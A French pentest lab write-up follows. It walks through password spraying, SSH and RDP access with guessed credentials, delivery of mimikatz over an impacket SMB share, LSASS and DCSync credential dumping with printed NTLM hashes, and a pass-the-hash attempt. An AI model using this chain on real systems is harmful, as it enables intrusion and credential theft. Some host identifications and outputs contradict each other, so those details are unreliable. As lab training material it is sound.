

Projet Labs Pentesting Windows (Kali Linux, Windows Serveur 2022, Windows 10)

Schéma partiel de l'audit :



1 - Reconnaissance Active :

Je vais entamer la phase active en ciblant le poste Windows 10 identifié. Sur cette machine, une session utilisateur nommée **laurent** est active :



Depuis ma machine Kali Linux, j'ai utilisé des outils dédiés à la collecte d'informations sensibles.

Étant déjà positionné sur le réseau cible, je procède à un scan réseau avec l'outil **Nmap** afin d'identifier les machines connectées.

Je me connecte en tant qu'administrateur (root), je vérifie ma présence sur le réseau, puis je lance le scan :

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
zsh: corrupt history file /root/.zsh_history
┌──(root㉿kali)-[/home/kali]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ab:3b:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.177/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f343:e9d8:dd7d:55a2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.1-254
Starting Nmap 7.94 ( https://nmap.org ) at 2026-04-02 14:51 EDT
Nmap scan report for 192.168.1.162
Host is up (0.0034s latency).
MAC Address: 08:00:27:9F:15:B6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.179
Host is up (0.0034s latency).
MAC Address: 08:00:27:E6:1F:74 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.177
Host is up.
Nmap done: 254 IP addresses (3 hosts up) scanned in 32.94 seconds
```

Le scan révèle la présence de trois machines connectées sur le réseau : ma machine Kali Linux avec l'adresse IP 192.168.1.177, ainsi que deux autres appareils à identifier. J'ai également collecté les adresses MAC de ces deux machines.

Pour procéder à leur identification, j'exécute la commande suivante :

Cette commande permet d'analyser les ports ouverts sur la machine ciblée et de déterminer s'il s'agit d'un poste Windows 10 ou d'un serveur Windows Server 2022 :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -p- 192.168.1.162
Starting Nmap 7.94 ( https://nmap.org ) at 2026-04-02 14:53 EDT
Nmap scan report for 192.168.1.162
Host is up (0.0027s latency).
Not shown: 65510 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49669/tcp open  unknown
49675/tcp open  unknown
49676/tcp open  unknown
49679/tcp open  unknown
49683/tcp open  unknown
49687/tcp open  unknown
51901/tcp open  unknown
57456/tcp open  unknown
MAC Address: 08:00:27:9F:15:B6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 132.35 seconds
```

Grâce à ce scan, il est possible d'identifier la machine comme étant un Windows Server 2022, en se basant sur l'analyse des ports ouverts.

J'ai procédé de la même manière en exécutant cette commande sur la dernière machine :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -p- 192.168.1.179
Starting Nmap 7.94 ( https://nmap.org ) at 2026-04-02 14:59 EDT
Nmap scan report for 192.168.1.179
Host is up (0.0014s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 08:00:27:E6:1F:74 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 123.02 seconds
```

Voici les informations que nous avons pu recueillir jusqu'à présent :

- Adresse IP du serveur Windows Server 2022 : 192.168.1.179
- Adresse IP du poste client Windows 10 : 192.168.1.162

Nous pouvons désormais réaliser un scan avec l'outil nbtscan afin d'obtenir les noms NetBIOS des machines. Cette étape permettra de confirmer l'identification du serveur Windows Server 2022 et du poste Windows 10 :

```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.1.162
Doing NBT name scan for addresses from 192.168.1.162

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------
192.168.1.162    WIN-DTN0EM1CIV9  <server>  <unknown>        08:00:27:9f:15:b6
```

Je vais utiliser l'outil CrackMapExec, qui permet de scanner une machine ou un réseau afin d'interagir avec les services SMB. Cet outil facilite la découverte des partages, la vérification des identifiants, ainsi que l'exploitation éventuelle de vulnérabilités.

```
┌──(root㉿kali)-[/home/kali]
└─# crackmapexec smb 192.168.1.162
SMB         192.168.1.162   445    WIN-DTN0EM1CIV9  [*] Windows 10.0 Build 2
0348 x64 (name:WIN-DTN0EM1CIV9) (domain:ARCHITECH.local) (signing:True) (SMB
v1:False)
```

Grâce à cette commande, j'ai pu obtenir une nouvelle information : le nom de domaine du serveur Windows Server 2022, qui est ARCHITECH.local. On constate également que le poste Windows 10 appartient au même domaine que le serveur.

Je vais désormais lancer un scan avec l'outil Nmap afin d'identifier les vulnérabilités potentielles sur le poste Windows 10 :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script vuln 192.168.1.162
Starting Nmap 7.94 ( https://nmap.org ) at 2026-04-02 15:16 EDT
Nmap scan report for 192.168.1.162
Host is up (0.0055s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 08:00:27:9F:15:B6 (Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 165.08 seconds
```

2- Compromission du premier compte

Je vais effectuer une attaque dite "user-as-pass" à l'aide de l'outil Sprayhound. Cet outil permet de tester si les identifiants d'utilisateurs sont utilisés comme mots de passe, dans le but de récupérer des accès valides sur le poste Windows 10 :

```
┌──(root㉿kali)-[/home/kali]
└─# sprayhound -U /usr/share/wordlists/john.lst -d ARCHITECH.local -dc 192.168.1.162
[!] BEWARE ! You are going to test user/pass without providing a valid domain user
[!] Without a valid domain user, tested account may be locked out as we're not able to determine password policy and bad password count
    Continue anyway? [y/N] y
[+] 3558 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] david : david
[+] [  VALID  ] test : test
[+] 2 user(s) have been owned !
    Do you want to set them as 'owned' in Bloodhound ? [Y/n] y
[X] An error occurred while executing SprayHound
```

J'ai réussi à récupérer les identifiants et mots de passe de deux utilisateurs présents sur la machine Windows 10.

Je vais à présent tenter une connexion SSH depuis ma machine Kali Linux vers le poste Windows 10 en utilisant les identifiants obtenus.

Voici la commande utilisée :

ssh test@192.168.1.162

Résultat de la commande :

```
Administrateur : C:\Windows\system32\conhost.exe
File  Actions  Edit  View  Help
Microsoft Windows [version 10.0.20348.2113]
(c) Microsoft Corporation. Tous droits réservés.

architech\test@WIN-DTN0EM1CIV9 C:\Users\test>
```

Une fois connecté, il est possible de naviguer dans les répertoires afin de collecter des informations supplémentaires. Pour cela, les commandes suivantes peuvent être utilisées :

```
Microsoft Windows [version 10.0.20348.2113]
(c) Microsoft Corporation. Tous droits réservés.

architech\test@WIN-DTN0EM1CIV9 C:\Users\test>dir
 Le volume dans le lecteur C n'a pas de nom.
 Le numéro de série du volume est E84D-C69A

 Répertoire de C:\Users\test

12/12/2023  01:51    <DIR>          .
12/12/2023  10:34    <DIR>          ..
11/12/2023  23:40    <DIR>          .ssh
08/05/2021  10:20    <DIR>          Desktop
09/12/2023  10:26    <DIR>          Documents
11/12/2023  23:52    <DIR>          Downloads
08/05/2021  10:20    <DIR>          Favorites
08/05/2021  10:20    <DIR>          Links
08/05/2021  10:20    <DIR>          Music
08/05/2021  10:20    <DIR>          Pictures
08/05/2021  10:20    <DIR>          Saved Games
08/05/2021  10:20    <DIR>          Videos
               0 fichier(s)                0 octets
              12 Rép(s)  37 667 348 480 octets libres

architech\test@WIN-DTN0EM1CIV9 C:\Users\test>cd ..

architech\test@WIN-DTN0EM1CIV9 C:\Users>dir
 Le volume dans le lecteur C n'a pas de nom.
 Le numéro de série du volume est E84D-C69A

 Répertoire de C:\Users

12/12/2023  10:34    <DIR>          .
09/12/2023  11:57    <DIR>          Administrateur
12/12/2023  11:38    <DIR>          dgreault
11/12/2023  23:22    <DIR>          laurent
08/12/2023  13:55    <DIR>          Public
12/12/2023  01:51    <DIR>          test
               0 fichier(s)                0 octets
               6 Rép(s)  37 667 241 984 octets libres
```

Grâce à cette commande, il est possible d'afficher le contenu de l'explorateur de fichiers. On constate alors que le système ne compte pas seulement deux utilisateurs, mais six comptes utilisateurs différents.

En exécutant la commande cd .., on remonte dans l'arborescence du système et on accède ainsi aux répertoires système natifs de Windows :

```
architech\test@WIN-DTN0EM1CIV9 C:\Users>cd ..

architech\test@WIN-DTN0EM1CIV9 C:\>dir
 Le volume dans le lecteur C n'a pas de nom.
 Le numéro de série du volume est E84D-C69A

 Répertoire de C:\

08/12/2023  16:13    <DIR>          inetpub
12/12/2023  15:40    <DIR>          partageDoc
08/05/2021  10:20    <DIR>          PerfLogs
08/12/2023  16:04    <DIR>          Program Files
08/05/2021  17:54    <DIR>          Program Files (x86)
12/12/2023  10:34    <DIR>          Users
11/12/2023  17:34    <DIR>          Windows
               0 fichier(s)                0 octets
               7 Rép(s)  37 667 241 984 octets libres
```

3 - Mouvement Latéral

Afin d'obtenir davantage d'informations sur les comptes utilisateurs et évaluer leur robustesse, j'utilise l'outil Sprayhound.

Sprayhound est un outil de type password spraying, conçu pour automatiser les attaques d'authentification sur des services tels que SMB, LDAP ou Kerberos. Il tente d'authentifier une liste d'utilisateurs en testant un mot de passe unique pour chacun, ce qui permet de contourner les mécanismes de verrouillage de compte souvent déclenchés par des tentatives classiques de bruteforce.

Il est particulièrement efficace dans les environnements Active Directory, car il permet :


- d'identifier rapidement les comptes vulnérables (utilisateurs ayant un mot de passe faible ou par défaut),
- de valider des identifiants compromis,
- et de cartographier les accès obtenus pour une exploitation ultérieure.

```
┌──(root㉿kali)-[/home/kali]
└─# sprayhound -d ARCHITECH.local -dc 192.168.1.162 -lp test -lu test
[+] Login successful
[+] Successfully retrieved password policy (Threshold: 0)
[+] Successfully retrieved 10 users
[+] 10 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] test : test
[+] [  VALID  ] laurent : laurent
[+] [  VALID  ] david : david
[+] 3 user(s) have been owned !
    Do you want to set them as 'owned' in Bloodhound ? [Y/n] n
[!] Ok, master. Bye.
```

J'ai désormais récupéré les identifiants et mots de passe de trois utilisateurs.

Je peux à présent tenter une connexion sur le Windows 10 à l'aide de la commande suivante :

```
┌──(root㉿kali)-[/home/kali]
└─# xfreerdp /v:192.168.1.179 /u:laurent /p:laurent
```



4 - Élévation de privilèges

Je procède maintenant au transfert de l'outil Mimikatz sur ma machine Kali Linux dans le but d'exploiter d'éventuelles failles de sécurité liées à la gestion des identifiants sur le poste Windows.

Mon objectif est d'obtenir une élévation de privilèges afin d'atteindre un niveau administrateur.

Pour rappel, Mimikatz est un outil d'exploitation bien connu dans les environnements Microsoft Windows. Il permet notamment :

- d'extraire les identifiants (mots de passe en clair, hash, tickets Kerberos) directement depuis la mémoire du système,
- d'exécuter des attaques pass-the-hash ou pass-the-ticket,
- et de simuler des tokens pour obtenir des privilèges plus élevés.

Sur la machine Kali Linux Mimikatz se trouve :


```
┌──(root㉿kali)-[/tmp/share]
└─# find / -name mimikatz.exe 2>/dev/null
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe
/usr/share/windows-resources/mimikatz/Win32/mimikatz.exe
┌──(root㉿kali)-[/tmp/share]
└─#
```

Transférer mimikatz.exe depuis Kali Linux vers le PC Windows 10 cible :

```
┌──(root㉿kali)-[/tmp/share]
└─# cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe /tmp/share/
┌──(root㉿kali)-[/tmp/share]
└─# ls
mimikatz.exe
```

```
┌──(root㉿kali)-[/tmp/share]
└─# impacket-smbserver share /tmp/share
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.1.179,49703)
[*] AUTHENTICATE_MESSAGE (DESKTOP-UNEJ6TP\laurent,DESKTOP-UNEJ6TP)
[*] User DESKTOP-UNEJ6TP\laurent authenticated successfully
[*] laurent::DESKTOP-UNEJ6TP:aaaaaaaaaaaaaaaa:745736f60a67c145f842fc858f3b9115:010100000000000083f51b3102dc0154f830b338995d890000000001001000760065007600480060055006700400300010007600650076004800600550067004a000200100060060f004200
56004d005100650041000400100060060f0042005600400510065004100070008000083f51b3102dc0106000400020000000800300030000000000000001000000020000bd5a819f709a4d13cf78cc4cb63c9e9a26f5096b658d246c0dacb61474812b130a001000000000000000000000000000
000000000090024006300690066007300 2f003100390032002e003100360038002e0031002e003100370037000000000000000000000000
[*] NetrWkstaGetInfo Level: 100
[*] NetrServerGetInfo Level: 101
[*] NetrShareEnum Level: 1
[*] NetrGetShareInfo Level: 1
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:SHARE)
[*] Closing down connection (192.168.1.179,49703)
[*] Remaining connections []
```

J’accède à l’exécutable mimikatz.exe directement depuis le partage réseau accessible sur le poste Windows 10. Cela me permet de l’exécuter sans avoir à le transférer localement, tout en conservant un certain niveau de discrétion dans l’exploitation.



J’ai transféré Mimikatz sur le bureau de la machine cible, puis je l’ai exécuté avec les droits nécessaires.
J’ai ensuite saisi les commandes suivantes pour initier l’extraction des informations d’identification :

```
mimikatz 2.2.0 x64 (oe.eo)

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : AUTORITE NT\Système


mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

sekurlsa::logonpasswords

Cette commande permet d'afficher les identifiants présents en mémoire, tels que les noms d'utilisateur, mots de passe en clair, hash NTLM, etc.
Elle interroge directement le processus LSASS, ce qui la rend particulièrement efficace pour la récupération d'informations sensibles sur les comptes connectés.

token::elevate

Cette commande permet de s'élever au niveau du compte SYSTEM, le niveau de privilège le plus élevé sous Windows.
Cette élévation est souvent nécessaire pour accéder à certaines zones protégées de la mémoire, notamment celles utilisées par LSASS.

privilege::debug

Elle active le privilège de débogage, indispensable pour interagir avec des processus système critiques.
Sans ce privilège, la lecture ou la manipulation de LSASS est généralement bloquée par le système.

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2659718 (00000000:00289586)
Session           : RemoteInteractive from 2
User Name         : laurent
Domain            : DESKTOP-UNEJ6TP
Logon Server      : DESKTOP-UNEJ6TP
Logon Time        : 31/07/2025 16:09:08
SID               : S-1-5-21-316330766-647900850-2231131566-1002
        msv :
         [00000003] Primary
         * Username : laurent
         * Domain   : DESKTOP-UNEJ6TP
         * NTLM     : 6640c7b1719d91a80270e0468602d726
         * SHA1     : 30c3181642abd4e3067d7c44026649c9cc4a9f6f
        tspkg :
        wdigest :
         * Username : laurent
         * Domain   : DESKTOP-UNEJ6TP
         * Password : (null)
        kerberos :
         * Username : laurent
         * Domain   : DESKTOP-UNEJ6TP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 2659685 (00000000:00289565)
Session           : RemoteInteractive from 2
User Name         : laurent
Domain            : DESKTOP-UNEJ6TP
Logon Server      : DESKTOP-UNEJ6TP
Logon Time        : 31/07/2025 16:09:08
SID               : S-1-5-21-316330766-647900850-2231131566-1002
        msv :
         [00000003] Primary
         * Username : laurent
         * Domain   : DESKTOP-UNEJ6TP
         * NTLM     : 6640c7b1719d91a80270e0468602d726
         * SHA1     : 30c3181642abd4e3067d7c44026649c9cc4a9f6f
        tspkg :
        wdigest :
         * Username : laurent
```

En approfondissant mes recherches sur l'utilisation de Mimikatz, j'ai identifié une commande permettant d'afficher les hash des mots de passe, notamment celui du compte administrateur.

Cette commande est particulièrement utile pour la réalisation d'attaques de type Pass-the-Hash, permettant une élévation de privilèges sans connaître le mot de passe en clair.

```
mimikatz # lsadump::dcsync /user:domain\krbtgt /domain:ARCHITECH.local
```

```
RID  : 000003e9 (1001)
User : Admin
  Hash NTLM: 79801d6334a460959b70ff43df32b5de

RID  : 000003ea (1002)
User : laurent
  Hash NTLM: 6640c7b1719d91a80270e0468602d726

RID  : 000003eb (1003)
User : dgreault
  Hash NTLM: bd60c80b72873d1623c2afe2ea332dc9

mimikatz # lsadump::secrets
Domain : DESKTOP-UNEJ6TP
SysKey : 9775d16909a84d5bd89cd632d0689997

Local name : DESKTOP-UNEJ6TP ( S-1-5-21-316330766-647900850-2231131566 )
Domain name : ARCHITECH ( S-1-5-21-1352731140-3637284901-434415598 )
Domain FQDN : ARCHITECH.local
```

Grâce au hash, il est possible d'accéder à la session en remplaçant le mot de passe par la chaîne de caractères correspondante.


```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # sekurlsa::pth /user:Admin /domain:ARCHITECH.local /ntlm: 79801d6334a460959b70ff43df32b5de /run:cmd
user    : Admin
domain  : ARCHITECH.local
program : cmd
impers. : no
ERROR kuhl_m_sekurlsa_pth ; Missing at least one argument : ntlm/rc4 OR aes128 OR aes256

